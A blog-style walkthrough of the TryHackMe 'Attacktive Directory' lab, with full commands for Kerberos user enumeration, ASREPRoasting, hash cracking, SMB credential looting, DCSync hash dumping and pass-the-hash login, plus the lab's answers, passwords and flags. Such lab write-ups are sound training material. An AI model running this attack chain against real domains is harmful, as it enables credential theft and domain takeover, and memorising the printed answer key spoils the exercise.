Attacktive Directory
Okay so this one. This is probably the biggest and hardest challenge I have done so far. Active Directory, Kerberos, hash dumping, and more. I knew going in that this was going to take a while. Let’s get into it.
Setup
Before doing anything I had to set up the environment on my machine. Four commands to get everything ready.
sudo git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket
pip3 install -r /opt/impacket/requirements.txt
cd /opt/impacket/ && python3 ./setup.py install
sudo apt install bloodhound neo4j
That gets Impacket and BloodHound installed. Now I’m ready to actually start.
Recon
nmap like always.
nmap -sCV 10.114.156.235

A lot came back. Ports 53, 80, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 3389, 5985. That is a lot of open ports. This is clearly a Windows domain controller with basically everything running.
Just from looking at the nmap output I could already pull out some answers. The NetBIOS domain name is THM-AD and the TLD is .local. Those were sitting there in the nmap scan results.
The room also asks what tool to use for enumerating ports 139 and 445. Those are SMB ports and the answer is enum4linux. It connects to SMB and automatically pulls out info like usernames, shares, and domain details, often without needing any credentials at all.
enum4linux -a 10.114.156.235
The most interesting part of the output was the empty username and password session. The server accepts a null session, meaning I can connect to it without any credentials. The main reason the room has you run enum4linux is to find the domain name if your nmap scan didn’t show it clearly. I already had it but good to confirm.
Username Enumeration with Kerbrute
Task 4 wants me to enumerate valid usernames using Kerbrute. First I had to download Kerbrute and grab the custom wordlists the room provides.
sudo wget https://github.com/ropnop/kerbrute/releases/download/v1.0.3/kerbrute_linux_amd64
sudo chmod +x kerbrute_linux_amd64
sudo wget https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/userlist.txt
sudo wget https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/passwordlist.txt
Then run it. I needed the full DNS domain name which I could see from the nmap scan as spookysec.local.
./kerbrute_linux_amd64 userenum userlist.txt -d spookysec.local --dc 10.114.156.235
If you ever get confused about the syntax just run ./kerbrute_linux_amd64 -h and it shows you everything.

The results came back with a bunch of normal user accounts but two jumped out immediately: svc-admin and backup. These are interesting because service accounts and backup accounts are often misconfigured. They tend to have weak or old passwords that never get changed, sometimes have elevated privileges, and are frequently set up in ways that make them vulnerable to specific Kerberos attacks. Specifically, pre-authentication might be disabled on them, which is exactly what ASREPRoasting exploits.
ASREPRoasting
This is the part where I had to figure some stuff out as I went. ASREPRoasting works by requesting a Kerberos ticket for accounts that have pre-authentication disabled. The server just hands you back an encrypted response and you can try to crack it offline.
Navigate to the impacket examples folder and check the help:
cd /opt/impacket/examples
./GetNPUsers.py -h
After a couple of minutes messing around with the syntax I got it right:
./GetNPUsers.py spookysec.local/ -no-pass -usersfile /opt/impacket/userlist.txt -dc-ip 10.114.156.235
And in the output there was a hash for svc-admin. It starts with $krb5asrep$ and it’s a big long string. That’s the ticket. Now I need to crack it.

To figure out the hash mode I went to the Hashcat Examples Wiki page and searched for $krb5asrep$. That tells me the hash type is Kerberos 5, etype 23, AS-REP and the mode is 18200.

Create a file and paste the hash in:
nano hash.txt
Then crack it:
hashcat -m 18200 hash.txt /usr/share/wordlists/rockyou.txt

It cracked. The password for svc-admin is management2005.
SMB Shares
Now that I have credentials I can poke around the SMB shares.
smbclient -L //10.114.156.235 -U svc-admin
That lists the shares and there are 6 of them. One called backup stands out. Let’s get in.

smbclient //10.114.156.235/backup -U svc-admin
I’m in and I can see a file called backup_credentials.txt.
You can’t just read files directly from inside SMB so you have to download them first. I tried:
get backup_credentials.txt
Got an error: Error opening local file backup_credentials.txt. Annoying. I remembered from other CTFs that changing the local directory to /tmp first tends to fix this.
lcd /tmp
get backup_credentials.txt

That worked. Exit SMB and read the file:
cat /tmp/backup_credentials.txt
Out comes a string: YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

That looks like base64. Decode it using online tool:

And it gives me: backup@spookysec.local:backup2517860
New credentials. Nice.
Dumping All the Hashes
Here’s why the backup account matters. It has DCSync privileges. That means it can request a copy of all Active Directory data, including every password hash in the domain, the same way a real domain controller would sync data. So I can use secretsdump.py from Impacket with these credentials and just get everything.
cd /opt/impacket/examples
sudo ./secretsdump.py -just-dc spookysec.local/backup:backup2517860@10.114.156.235
And it dumps all the hashes. Every account in the domain. Including Administrator.

The method it used was DRSUAPI which is the actual DC replication protocol. That’s how it pulls the NTDS.DIT data.
The Administrator NTLM hash is 0e0363213e37b94221497260b0bcb4fc.
Now, the good thing about NTLM hashes is that I don’t need to crack them. I can use them directly to authenticate. This is called Pass The Hash. I just throw the hash at the login instead of a password.
The tool for this is Evil-WinRM. If you don’t have it:
gem install evil-winrm
Check the help to find the hash flag:
evil-winrm -h
The flag to use a hash is -H.
Getting the Flags
Last task. Log in and grab the flags from the desktops.
Administrator:

evil-winrm -i 10.114.156.235 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc
In. Go to the Desktop and grab the flag.

For svc-admin and backup, same process. Navigate to their Desktop and grab the flags.


Answers
Task 3
What tool will allow us to enumerate port 139/445? enum4linux
What is the NetBIOS-Domain Name of the machine? THM-AD
What invalid TLD do people commonly use for their Active Directory Domain? .local
Task 4
What command within Kerbrute will allow us to enumerate valid usernames? userenum
What notable account is discovered? svc-admin
What is the other notable account is discovered? backup
Task 5
Which user account can you query a ticket from with no password? svc-admin
What type of Kerberos hash did we retrieve from the KDC? Kerberos 5 AS-REP etype 23
What mode is the hash? 18200
What is the user accounts password? management2005
Task 6
What utility can we use to map remote SMB shares? smbclient
Which option will list shares? -L
How many remote shares is the server listing? 6
Which share contains a text file? backup
What is the content of the file? YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
Decoding the contents, what is the full contents? backup@spookysec.local:backup2517860
Task 7
What method allowed us to dump NTDS.DIT? DRSUAPI
What is the Administrators NTLM hash? 0e0363213e37b94221497260b0bcb4fc
What method of attack could allow us to authenticate as the user without the password? Pass The Hash
Using Evil-WinRM, what option will allow us to use a hash? -H
Task 8
svc-admin TryHackMe{K3rb3r0s_Pr3_4uth}
backup TryHackMe{B4ckM3UpSc0tty!}
Administrator TryHackMe{4ctiveD1rectoryM4st3r}
Takeaway
I got stuck a few times, mainly figuring out the exact syntax for GetNPUsers.py and the secretsdump.py command. I just ran the help flags and messed around until I found them.
The thing I kept thinking about was how connected all the steps are. You find the domain name in nmap, use that to enumerate usernames with Kerbrute, find a vulnerable account, ASREProast it, crack the hash, use those credentials to find backup credentials in SMB, use the backup account to dump everything because of its DCSync privileges, and then just walk in as Administrator. Each step feeds directly into the next.
The challenge is pretty guided which honestly helped a lot since some of this was completely new to me. ASREPRoasting and Pass The Hash I had heard of but never actually done before this room. Felt good when it all came together.
Recommended if you want to get into Active Directory hacking. It covers a lot of real concepts that show up in the wild.